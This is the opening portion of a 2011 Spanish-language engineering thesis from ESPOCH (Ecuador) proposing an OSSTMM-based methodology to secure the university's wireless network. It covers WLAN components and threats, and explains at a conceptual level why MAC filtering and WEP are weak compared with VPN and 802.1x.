ESCUELA SUPERIOR POLITECNICA DE

CHIMBORAZO

FACULTAD DE INFORMÁTICA Y ELECTRÓNICA

ESCUELA DE INGENIERIA EN SISTEMAS

TEMA:

PROPUESTA METODOLOGICA PARA ASEGURAR REDES INALAMBRICAS Y SU APLICACIÓN EN LA ESPOCH

TESIS DE GRADO

Previo a la obtención del título de:

INGENIERO EN SISTEMAS INFORMATICOS

Presentado por:

Danny Napoleón Villacres Machado

RIOBAMBA – ECUADOR

2011

AGRADECIMIENTO

Me gustaría agradecer a todas aquellas personas que de una u otra manera fueron participes de la realización no solo de la tesis aquí presentada sino del desarrollo de mi carrera como tal en especial a todos mis maestros, amigos y compañeros que confiaron en mí y en mis capacidades.

DEDICATORIA

Dedico este trabajo a mi familia en especial a mi padre por haberme dado las bases para poder culminar con éxito mis estudios, además agradezco a todas las personas que en algún momento de la carrera estuvieron du una u otra forma apoyando mi camino y permitieron que este trabajo llegue a feliz término.

FIRMAS DE RESPONSABLES Y NOTA

NOMBRES	FIRMAS	FECHA
Ing. Iván Menes DECANO DE LA FACULTAD DE INFORMÁTICA Y ELECTRÓNICA	----------	----------
Ing. Raúl Rosero DIRECTOR DE LA ESCUELA DE INGENIERÍA EN SISTEMAS	----------	----------
Ing. Alberto Arellano DIRECTOR DE TESIS	----------	----------
Ing. Danilo Pastor MIEMBRO DE TESIS	----------	----------
Tlgo. Carlos Rodríguez Dir. Dpto CENTRO DOCUMENTACION	----------	----------

Yo Danny Napoleón Villacres Machado, soy responsable de las ideas vertidas en esta tesis y el patrimonio intelectual pertenece a la ESCUELA SUPERIOR POLITECNICA DE CHIMBORAZO.

DANNY NAPOLEON VILLACRES MACHADO

1600319329

INDICE GENERAL

INDICE DE ABREVIATURAS

ACL: Access Control List

AP: Access Point

DHCP: Protocolo de Configuración Dinámica

DNS: Domain Name System

FTP: Protocolo de Transferencia de Archivos

HOST: Dirección IP

HTTP: Protocolo de Transferencia de Hipertexto

IEEE: Instituto de Ingenieros Eléctricos y Electrónicos

LAN: Red de Área Local

ICMP: Protocolo de Mensajes de Control de Internet

IP: Protocolo de Internet

MAC: Medium Access Control

MD5: Algoritmo de Calculo

OSI: Open System Interconection

OSSTMM : Manual de Metodología Abierta de Testeo de Seguridad

RADIUS: Remote Authentication DIAL IN

ROOT: Nombre Convencional de la Cuenta Administrador

SSH: Interprete de Ordenes Segura

UDP: Protocolo de Datagrama de Usuario

VPN: Red Privada Virtual

WEP: Wired Equivalent Privacy

WLAN: Wireless LAN

WPA: Wi-fi Protected Access

INDICE TABLAS

INDICE FIGURAS

INTRODUCCION

Con la aparición de las redes inalámbricas y su gran aceptación dentro de empresas tanto grandes como pequeñas, también empezaron los problemas de inseguridad, actualmente existen muchos proyectos metodológicos para asegurar redes inalámbricas desde la IEEE o normativas OSI y las abiertas como la OSSTMM que se encuentran en constante evolución como la tecnología misma.

La ESPOCH actualmente no cuenta con una metodología para analizar de forma rápida y precisa la situación actual de su red inalámbrica es por tal motivo que se pretende desarrollar esta propuesta metodológica.

Esta metodología pretende informar los alcances que se tienen desde una red tan pública como es la red inalámbrica de la ESPOCH que actualmente se ha convertido en una potente herramienta para toda la comunidad politécnica, pretendiendo que esta no sea un punto de acceso para terceros y se mantenga como uno de los grandes servicios que presta nuestra querida politécnica me permito desarrollar la presente propuesta metodológica.

La estructura de este documento se encuentra conformada por cuatro capítulos los cuales se detallan a continuación:

El capítulo I Marco Referencial, contempla en principio la descripción de las razones fundamentales para desarrollar la propuesta metodológica y que objetivos nos permitirá alcanzar.

En segunda instancia el capítulo II Marco teórico, da una referencia teórica sobre las redes inalámbricas, sus componentes, funcionamiento, amenazas contra su seguridad, los métodos de protección, este capítulo también presenta información en general de lo que es software libre y las distribuciones linux relacionadas con la seguridad en redes inalámbricas.

El capítulo III contiene el estudio de la metodología OSSTMM y el desarrollo de la propuesta metodológica

.

En el capítulo IV, al tener ya una metodología propuesta se detallarán los procesos realizados en la propuesta para su aplicación. Finalmente se exponen las conclusiones y recomendaciones que ha dejado el proyecto para dar claridad a los conceptos desarrollados y servir de base a futuros análisis.

CAPITULO I

1. MARCO REFERENCIAL

1.1. Antecedentes

Entre las tendencias que encontramos a nivel mundial, cada vez se exigen mejores niveles de servicios y uso de mejores prácticas de seguridad, el actual mundo de negocios y prestación de servicios está directamente relacionado con la tecnología y la velocidad de cambio de la misma, lo cual muchas veces causa serios problemas de productividad en los usuarios de las ya tan conocidas tecnologías de información es así que los servicios de redes inalámbricas nos permiten aumentar la productividad pero al mismo tiempo nos presenta el reto de mantener nuestra información segura. Entre los beneficios principales que las redes inalámbricas ofrecen a las empresas están: mejoras significativas en sus procesos; reducción de costos; mejoras en los niveles de calidad y rapidez de servicio los usuarios.

Actualmente las redes inalámbricas son utilizadas en un sinfín de aplicaciones y son muchas las instituciones y hogares que han optado por su implantación bajo los beneficios anteriormente planteados, así mismo siendo esta una tecnología relativamente nueva posee dos tipos básicos de vulnerabilidades las que son resultado de una mala configuración, y las vulnerabilidades por mala codificación (igual que cuando hablábamos de las contraseñas).

Los problemas de configuración son las responsables de muchas vulnerabilidades asociadas con WLANs. Esto es porque las redes wireless son fáciles de instalar, y muchas veces se despliegan con protecciones pobres o inexistentes.

Una WLAN abierta, una que esté con la configuración por defecto, requiere casi nada de trabajo para un intruso no deseado. Simplemente configurando el adaptador WLAN para asociarse con redes abiertas, permite el acceso a las mismas. Una situación similar existe cuando se utilizan medidas de seguridad inadecuadas. Las WLANs muchas veces se instalan por mandos superiores, y se requiere rapidez, por lo que los administradores simplemente ocultan los puntos de acceso y/o habilita el filtro por dirección MAC.

Ninguna de estas medidas provee una seguridad real, y un intruso puede deshacerse de ellas fácilmente.

Cuando un administrador instala la WLAN con uno de los mecanismos de codificación disponibles, un intruso puede muchas veces registrar también la red, gracias a las vulnerabilidades inherentes a la codificación utilizada. Tanto WEP como WPA (*Wi-Fi Protected Access*) son vulnerables a ataques.

Dado que actualmente no existe una metodología específicamente definida para la identificación de fallas de seguridad en redes inalámbricas por la complejidad que estás presentan se tomara como punto de partida el manual metodológico OSSTMM ya que este se centra en los detalles técnicos de los elementos que deben ser probados como qué hacer antes, durante y después de una prueba de seguridad y cómo medir los resultados.

El manual metodológico OSSTMM considera el uso de herramientas Linux y dado que en el mercado informal existen una gran variedad de herramientas que permiten identificar

fallas de seguridad en redes inalámbricas las mismas que son utilizadas posteriormente con fines no éticos, estas herramientas de código abierto y por lo general con licencia GLP Linux están a la disposición de todos sin ninguna restricción por tal motivo deseando hacer un mejor uso de esta tecnología ya existente en el mercado y mediante un análisis de las herramientas más adecuadas para el propósito planteado se propondrá una metodología que permita el análisis de la infraestructura inalámbrica instalada en la ESPOCH.

1.2. Justificación

1.2.1. Justificación Teórica

Actualmente no existe una metodología específica dentro de las normativas existentes que permita identificar fallas de seguridad en redes inalámbricas y siendo esta una tecnología en crecimiento tanto en desarrollo como en implantación, se ha visto la necesidad de analizar el manual metodológico OSSTMM para extraer los aspectos más destacables para desarrollar una metodología que permita identificar las fallas de seguridad en la red WLAN de la ESPOCH.

Hoy en día la información es el bien más preciado de una empresa, institución o incluso de un cliente o usuario, es por esto que al no existir una metodología que mediante su implementación permita garantizar la integridad de dicha información se ha visto la necesidad de desarrollarla.

1.2.2. Justificación Metodológica

Mediante el estudio del manual metodológico OSSTMM se extraerán los aspectos relacionadas con la seguridad informática en redes WLAN las mismas que posteriormente

serán utilizadas en el desarrollo de la metodología para la identificación de las fallas de seguridad en la red WLAN de la ESPOCH.

Se pretende aportar con el estudio de herramientas de código abierto GLP Linux y mediante la identificación de sus diferentes fortalezas y debilidades frente al análisis de fallas de seguridades en redes inalámbricas se presentara a consideración las mejores en la implementación de la metodología.

1.2.3. Justificación Aplicativa

Actualmente la red inalámbrica instalada en la ESPOCH no cuenta con un estudio para definir el grado de seguridad que presta la infraestructura instalada en la misma, además no cuenta con informes técnicos que avalen o garanticen la seguridad de la información que circula por la misma.

Por tal motivo se plantea el desarrollo de una metodología mediante el análisis del manual metodológico OSSTMM y la realización de pruebas de uso de herramientas Linux en la infraestructura inalámbrica instalada en la ESPOCH.

Con el fin de probar las soluciones planteadas en la propuesta metodológica se implementara un ambiente de pruebas en función a las fallas de seguridad detectadas en la red WLAN de la ESPOCH.

1.3. Objetivos

1.3.1. Objetivo General

Realizar una propuesta metodológica para asegurar redes inalámbricas y su aplicación en la ESPOCH

1.3.2. Objetivos Específicos

- Estudiar las tecnologías inalámbricas y el manual metodológico OSSTMM como base.
- Desarrollar la propuesta metodológica para diagnosticar y corregir las fallas de seguridad en la red WLAN de la ESPOCH.
- Identificar fallas de seguridad en la red WLAN de la ESPOCH.
- Aplicar la metodología propuesta en la red WLAN de la ESPOCH y probar la solución en un ambiente de pruebas.

1.4. Hipótesis

La utilización de la metodología propuesta mejorará el grado de diagnostico y corrección de fallas de seguridad en la red WLAN de la ESPOCH.

CAPITULO II

2. MARCO TEÓRICO

2.1. Redes Inalámbricas

Desde hace relativamente poco tiempo, se está viviendo lo que puede significar una revolución en el uso de las tecnologías de la información. Esta revolución puede llegar a tener una importancia similar a la que tuvo la adopción de Internet por un gran público.

Una de las tecnologías más prometedoras y discutidas en esta década es la de poder comunicar computadoras mediante tecnología inalámbrica.

La conexión de computadoras mediante Ondas de Radio o Luz Infrarroja, actualmente está siendo ampliamente investigada.

También es útil para hacer posibles sistemas basados en plumas. Pero la realidad es que esta tecnología está todavía en pañales y se deben de resolver varios obstáculos técnicos y de regulación antes de que las redes inalámbricas sean utilizadas de una manera general en los sistemas de cómputo de la actualidad.

No se espera que las redes inalámbricas lleguen a remplazar a las redes cableadas. Estas ofrecen velocidades de transmisión mayores que las logradas con la tecnología

inalámbrica. Mientras que las redes inalámbricas actuales ofrecen velocidades de 2 Mbps, las redes cableadas ofrecen velocidades de 10 Mbps y se espera que alcancen velocidades de hasta 100 Mbps. Los sistemas de Cable de Fibra Óptica logran velocidades aún mayores, y pensando futuristamente se espera que las redes inalámbricas alcancen velocidades de solo 10 Mbps.

Existen dos amplias categorías de Redes Inalámbricas:

- **De Larga Distancia.-** Estas son utilizadas para transmitir la información en espacios que pueden variar desde una misma ciudad o hasta varios países circunvecinos (mejor conocido como Redes de Área Metropolitana MAN); sus velocidades de transmisión son relativamente bajas, de 4.8 a 19.2 Kbps.
- **De Corta Distancia.-** Estas son utilizadas principalmente en redes corporativas cuyas oficinas se encuentran en uno o varios edificios que no se encuentran muy retirados entre sí, con velocidades del orden de 280 Kbps hasta los 2 Mbps.

2.2. Componentes De Una Red Inalámbrica

- **Sistema de Distribución**

  El sistema de distribución es el componente lógico de 802.11 que se utiliza para reenviar los marcos a su destino. Si bien 802.11 no especifica ninguna tecnología en particular para implementar el sistema de distribución, generalmente solo se denomina Red de Backbone, y está formado por las conexiones Ethernet que unen los distintos AP.

- **Medio de Transmisión Inalámbrico**

  Es el medio de transmisión utilizado por las estaciones para enviar y recibir marcos. Si bien 802.11 define varias capas físicas diferentes, las capas basadas en RF han sido mucho más populares que las capas basadas en transmisión Infrarroja (IR). El hecho de que las señales no están circunscriptas a un medio físico, como por ejemplo un cable, tiene como consecuencia que los límites geográficos de la red son difusos.

- **AP (Access Point / Punto de acceso)**

  Este dispositivo es el punto de acceso inalámbrico a la red de PCs (LAN) cableada. Es decir, es la interfaz necesaria entre una red cableada y una red inalámbrica, es el traductor entre las comunicaciones de datos inalámbricas y las comunicaciones de datos cableadas.

- **Estaciones**

  Las estaciones son dispositivos computacionales que poseen una interfaz de red inalámbrica. Típicamente estos dispositivos son Notebooks, PDA, etc. Pero pueden ser computadoras normales en lugares en que se ha optado no realizar un cableado de red y utilizar tecnologías inalámbricas solamente.

  Adicionalmente varios fabricantes de dispositivos electrónicos están utilizando 802.11 para comunicar dispositivos no computacionales.




Figura II.1. Componentes de la infraestructura inalámbrica

2.3. Funcionamiento de una red inalámbrica.

El funcionamiento de una red inalámbrica ver figura II.2 es muy similar al funcionamiento de los teléfonos móviles. Por un lado, se dispone de equipos de usuario: cualquier ordenador con una tarjeta de red inalámbrica instalada (en sus diferentes versiones: USB, PCMCIA, PCI...).

Por el otro, se encuentran los equipos de acceso (denominados también puntos de acceso), que son los encargados de proporcionar la “cobertura” a los equipos de usuario y

permitir a los usuarios acceder a los distintos recursos de la red (páginas web, servidores de ficheros...)




Figura II.2 Funcionamiento de la red inalámbrica

La configuración formada por el Access Point y las estaciones ubicadas dentro del área de cobertura se llama conjunto de servicio básico o BSS. Estos forman una célula.

Cada BSS se identifica a través de un BSSID (identificador de BSS) que es un identificador de 6 bytes (48 bits).

Cuando una estación se une a una célula, envía una solicitud de sondeo a cada canal.

Esta solicitud contiene el ESSID (identificador del conjunto de servicio extendido), que la célula está configurada para usar y también el volumen de tráfico que su adaptador inalámbrico puede admitir. Si no se establece ningún ESSID, la estación escucha a la red para encontrar un SSID.

Cada punto de acceso transmite una señal en intervalos regulares (diez veces por segundo aproximadamente). Esta señal, que se llama señalización, provee información de su BSSID, sus características y su ESSID, si corresponde. El ESSID se transmite automáticamente en forma predeterminada, pero se recomienda que si es posible se deshabilite esta opción.

Cuando se recibe una solicitud de sondeo, el punto de acceso verifica el ESSID y la solicitud del volumen de tráfico encontrado en la señalización. Si el ESSID dado concuerda con el del punto de acceso, éste envía una respuesta con datos de sincronización e información sobre su carga de tráfico. Así, la estación que recibe la respuesta puede verificar la calidad de la señal que envía el punto de acceso para determinar cuán lejos está. En términos generales, mientras más cerca un punto de acceso esté, más grande será su capacidad de transferencia de datos.

Por lo tanto, una estación dentro del rango de muchos puntos de acceso (que tengan el mismo SSID) puede elegir el punto que ofrezca la mejor proporción entre capacidad de carga de tráfico y carga de tráfico actual.

2.4. Seguridad En Redes Inalámbricas

2.4.1. Amenazas De Seguridad En Redes Inalámbricas

El acceso sin necesidad de cables, la razón que hace tan populares a las redes inalámbricas, es a la vez el problema más grande de este tipo de redes en cuanto a seguridad se refiere.

Cualquier equipo que se encuentre a 100 metros o menos de un punto de acceso, podría tener acceso a la red inalámbrica.

La tabla II.1 presenta las amenazas de seguridad más relevantes en redes inalámbricas.

Confidencialidad	• Riesgo de interferencia, usuarios no autorizados pueden obtener acceso al tráfico de datos en su red. • Riesgo de arrebato de tráfico y riesgo de un ataque tipo de intermediario
Integridad	• Riesgo de alteración de tráfico en la red inalámbrica
Disponibilidad	• Riesgo de interferencia negación de servicio (Congestionamiento). • Riesgo de no disponibilidad de ancho de banda

	debido a retransmisiones de radio. • Riesgo de no disponibilidad de ancho de banda debido a software malicioso.
Autenticación	• Riesgo de acceso no autorizado a su Intranet. • Riesgo de uso no autorizado de recursos de la red.

Tabla II.I Amenazas de seguridad más relevantes en redes inalámbricas

2.5. Métodos Para Garantizar Seguridad En Redes Inalámbricas

Para poder considerar una red inalámbrica como segura, debería cumplir con los siguientes requisitos:

- Las ondas de radio deben confinarse tanto como sea posible. Esto es difícil de lograr totalmente, pero se puede hacer un buen trabajo empleando antenas direccionales y configurando adecuadamente la potencia de transmisión de los puntos de acceso.
- Debe existir algún mecanismo de autenticación en doble vía, que permita al cliente verificar que se está conectando a la red correcta, y a la red constatar que el cliente está autorizado para acceder a ella.
- Los datos deben viajar cifrados por el aire, para evitar que equipos ajenos a la red puedan capturar datos mediante escucha pasiva.

  Existen varios métodos para lograr la configuración segura de una red inalámbrica; cada método logra un nivel diferente de seguridad y presenta ciertas ventajas y desventajas. Se hará a continuación una presentación de cada uno de ellos.

Filtrado de direcciones MAC

Este método consiste en la creación de una tabla de datos en cada uno de los puntos de acceso a la red inalámbrica.

Dicha tabla contiene las direcciones MAC (Media Access Control) de las tarjetas de red inalámbricas que se pueden conectar al punto de acceso. Como toda tarjeta de red posee una dirección MAC única, se logra autenticar el equipo.

Este método tiene como ventaja su sencillez, por lo cual se puede usar para redes caseras o pequeñas. Sin embargo, posee muchas desventajas que lo hacen impráctico para uso en redes medianas o grandes:

No escala bien, porque cada vez que se desee autorizar o dar de baja un equipo, es necesario editar las tablas de direcciones de todos los puntos de acceso. Después de cierto número de equipos o de puntos de acceso, la situación se torna inmanejable.

El formato de una dirección MAC no es amigable (normalmente se escriben como 6 bytes en hexadecimal), lo que puede llevar a cometer errores en la manipulación de las listas.

Las direcciones MAC viajan sin cifrar por el aire. Un atacante podría capturar direcciones MAC de tarjetas matriculadas en la red empleando un sniffer, y luego asignarle una de estas direcciones a un computador, empleando programas tales como AirJack6 o WellenReiter, entre otros. De este modo, el atacante puede hacerse pasar por un cliente válido.

En caso de robo de un equipo inalámbrico, el ladrón dispondrá de un dispositivo que la red reconoce como válido. En caso de que el elemento robado sea un punto de acceso el problema es más serio, porque el punto de acceso contiene toda la tabla de direcciones válidas en su memoria de configuración.

Debe notarse además, que este método no garantiza la confidencialidad de la información transmitida, ya que no prevée ningún mecanismo de cifrado.

Wired Equivalent Privacy (WEP)

El algoritmo WEP forma parte de la especificación 802.11, y se diseñó con el fin de proteger los datos que se transmiten en una conexión inalámbrica mediante cifrados. WEP opera a nivel 2 del modelo OSI y es soportado por la gran mayoría de fabricantes de

soluciones inalámbricas. En líneas generales WEP requiere de los siguientes datos de entrada para realizar el cifrado: Los datos que la trama deberá transportar como carga o payload. Estos son provistos por la capa superior del stock de protocolos.

Una clave secreta, utilizada para cifrar la trama.

Dependiendo de la implementación, las claves pueden ser especificadas como una cadena de bits o por el número de clave, ya que WEP permite almacenar cuatro claves de forma simultánea. Un Vector de Inicialización (IV), utilizado junto con la clave secreta en la transmisión del marco. Luego de realizar el proceso de cifrado, WEP ofrece como resultado: Una trama cifrada, lista para transmitir sobre redes no confiables, con suficiente información en la cabecera para permitir su descifrado en el receptor del marco. Como se ve en la Ilustración (Figura II.3.), el driver y la interfaz de hardware son responsables de procesar los datos y de enviar la trama cifrada utilizando la siguiente secuencia:

1. La trama 802.11 entra en la cola de transmisión. Esta trama consiste en una cabecera y en el payload. WEP protege solamente el payload y deja la cabecera intacta.

2. Se calcula un Valor de Chequeo de Integridad (ICV) sobre el payload original. EL Chequeo de Secuencia de la Trama (FCS) no ha sido calculado en este punto, por lo que no se incluye en el cálculo del ICV. El ICV es un CRC[1], y por lo tanto es predecible y criptográficamente inseguro para chequeos de integridad.

3. La Clave de Cifrado de la Trama (FEK) o WEP se ensambla en este punto, esta consta de dos partes: la clave secreta y el vector de inicialización (IV). Los stream ciphers producen el mismo flujo de salida para la misma clave, por lo que el IV se utiliza para producir flujos de salida distintos para cada trama transmitida y se coloca como prefijo de la clave secreta. El estándar 802.11 no establece ninguna restricción para el algoritmo usado.

Algunas implementaciones asignan los IV de forma secuencial, otras lo asignan a través de un algoritmo pseudoaleatorio. La selección del IV tiene algunas implicaciones de seguridad, ya que una “pobre” selección en el IV puede comprometer la clave.

[1] Cyclic Redundancy Check, Chequeo de Redundancia Cíclico.




Figura II.3. Operaciones que lleva a cabo WEP

4. La Clave de Cifrado de la Trama se usa como clave RC4 para cifrar el payload de la Trama original del paso 1 y el ICV del paso 2. El proceso de cifrado casi siempre es realizado con hardware especializado para el algoritmo RC4 en la placa inalámbrica.

5. Como último paso, se ensambla la trama a transmitir formada por el payload cifrado, la cabecera original, y una cabecera WEP, formada por el IV y número de clave. Una vez ensamblada la nueva trama se calcula el FCS y

6. Se realiza la transmisión. El descifrado de la trama se realiza en orden inverso.

El algoritmo WEP resuelve aparentemente el problema del cifrado de datos entre emisor y receptor. Sin embargo, existen dos situaciones que hacen que WEP no sea seguro en la manera que es empleado en la mayoría de aplicaciones:

- La mayoría de instalaciones emplea WEP con claves de cifrado estáticas (se configura una clave en el punto de acceso y no se la cambia nunca, o muy de vez en cuando). Esto hace posible que un atacante acumule grandes cantidades de texto cifrado con la misma clave y pueda intentar un ataque por fuerza bruta.

- WEP no ofrece servicio de autenticación. El cliente no puede autenticar a la red, ni al contrario; basta con que el equipo móvil y el punto de acceso compartan la clave WEP para que la comunicación pueda llevarse a cabo.

Existen en este momento diversas herramientas gratuitas para romper la clave secreta de enlaces protegidos con WEP. El primer programa que hizo esto posible fue WEPCrack, que consiste en una serie de scripts escritos en lenguaje Perl diseñados para analizar un archivo de captura de paquetes de un sniffer. La herramienta AirSnort9 hace lo mismo, pero integra las funciones de sniffer y rompedor de claves, y por lo tanto es más fácil de usar. Airsnort captura paquetes pasivamente, y rompe la clave WEP cuando ha capturado suficientes datos.

VPN

Una red privada virtual (Virtual Private Network, VPN) emplea tecnologías de cifrado para crear un canal virtual privado sobre una red de uso público. Las VPN resultan especialmente atractivas para proteger redes inalámbricas, debido a que funcionan sobre cualquier tipo de hardware inalámbrico y superan las limitaciones de WEP.

Para configurar una red inalámbrica utilizando las VPN, debe comenzarse por asumir que la red inalámbrica es insegura. Esto quiere decir que la parte de la red que maneja el acceso inalámbrico debe estar aislada del resto de la red, mediante el uso de una lista de acceso adecuada en un enrutador, o agrupando todos los puertos de acceso inalámbrico en una VLAN si se emplea switching. Dicha lista de acceso y/o VLAN solamente debe permitir el acceso del cliente inalámbrico a los servidores de autorización y autenticación de la VPN. Deberá permitirse acceso completo al cliente, sólo cuando éste ha sido debidamente autorizado y autenticado.




Figura II.4 Estructura de una VPN para acceso inalámbrico seguro.

Los servidores de VPN se encargan de autenticar y autorizar a los clientes inalámbricos, y de cifrar todo el tráfico desde y hacia dichos clientes. Dado que los datos se cifran en un nivel superior del modelo OSI, no es necesario emplear WEP en este esquema.

La utilización de las VPN añade bastante seguridad a las redes inalámbricas pero tiene ciertas desventajas una de ellas es la económica pues cada túnel tiene un costo para la Empresa y cuando se trata de proteger a cientos o miles de usuarios de una red inalámbrica WIFI, las VPN se convierten en extremadamente costosas.

Otro inconveniente es que las VPN han sido pensadas y diseñadas para conexiones “dial-up” punto a punto, pero las redes inalámbricas WIFI transmiten ondas de RF (irradian) por el aire que es un medio compartido.

802.1x

802.1x es un protocolo de control de acceso y autenticación basado en la arquitectura cliente/servidor, que restringe la conexión de equipos no autorizados a una red.11 El protocolo fue inicialmente creado por la IEEE para uso en redes de área local alambradas,

pero se ha extendido también a las redes inalámbricas. Muchos de los puntos de acceso que se fabrican en la actualidad ya son compatibles con 802.1x.

El protocolo 802.1x involucra tres participantes:




Figura II.5 Arquitectura de un sistema de autenticación 802.1x.

- El suplicante, o equipo del cliente, que desea conectarse con la red.
- El servidor de autorización/autenticación, que contiene toda la información necesaria para saber cuáles equipos y/o usuarios están autorizados para acceder a la red. 802.1x fue diseñado para emplear servidores RADIUS (Remote Authentication Dial-In User Service), cuya especificación se puede consultar en la RFC 2058. Estos servidores fueron creados inicialmente para autenticar el acceso de usuarios remotos por conexión vía telefónica; dada su popularidad se optó por emplearlos también para autenticación en las LAN.
- El autenticador, que es el equipo de red (switch, enrutador, servidor de acceso remoto...) que recibe la conexión del suplicante. El autenticador actúa como intermediario entre el suplicante y el servidor de autenticación, y solamente permite el acceso del suplicante a la red cuando el servidor de autenticación así lo autoriza.

